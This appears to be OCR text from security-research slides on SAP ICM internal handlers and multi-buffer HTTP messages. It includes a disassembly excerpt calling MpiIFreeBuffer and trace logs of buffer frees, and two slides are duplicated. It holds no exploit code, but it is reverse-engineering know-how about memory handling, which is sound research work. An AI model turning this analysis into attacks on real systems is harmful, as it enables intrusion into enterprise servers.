


- **JAVA Handler**
- **ABAP Handler**

ICM Internal Handlers




ICM Internal Handlers




Multi-Buffer Messages

- What if an HTTP Message is bigger than a fixed size MPI Buffer (65455)?
- Internal Handlers only need headers (smaller than 65K)




Multi-Buffer Messages

```
.text:00000000005BAEF5 loc_5BAEF5:
.text:00000000005BAEF5 mov     esi, [rbx+0A0h]
.text:00000000005BAEFB mov     r9, [rbp+var_78]
.text:00000000005BAEFF mov     rdx, r14
.text:00000000005BAF02 mov     r8, [rbp+var_88]
.text:00000000005BAF09 mov     rcx, [rbp+var_80]
.text:00000000005BAF0D mov     rdi, rbx
.text:00000000005BAF10 call    MpiIFreeBuffer
.text:00000000005BAF15 test    r13d, r13d
.text:00000000005BAF18 jnz     short loc_5BAEC3
```




```
139982723901184] MPI<85148>9#10 Cancel 7 -> MPI_OK
139982723901184] MpiIFreeAllBuffers(): free df3388
139982723901184] MPI<85148>9#12 Delete( 9 ) -> MPI_OK
```




Multi-Buffer Messages

```
.text:00000000005BAEF5 loc_5BAEF5:
.text:00000000005BAEF5 mov     esi, [rbx+0A0h]
.text:00000000005BAEFB mov     r9, [rbp+var_78]
.text:00000000005BAEFF mov     rdx, r14
.text:00000000005BAF02 mov     r8, [rbp+var_88]
.text:00000000005BAF09 mov     rcx, [rbp+var_80]
.text:00000000005BAF0D mov     rdi, rbx
.text:00000000005BAF10 call    MpiIFreeBuffer
.text:00000000005BAF15 test    r13d, r13d
.text:00000000005BAF18 jnz     short loc_5BAEC3
```




```
139982723901184] MPI<85148>9#10 Cancel 7 -> MPI_OK
139982723901184] MpiIFreeAllBuffers(): free df3388
139982723901184] MPI<85148>9#12 Delete( 9 ) -> MPI_OK
```

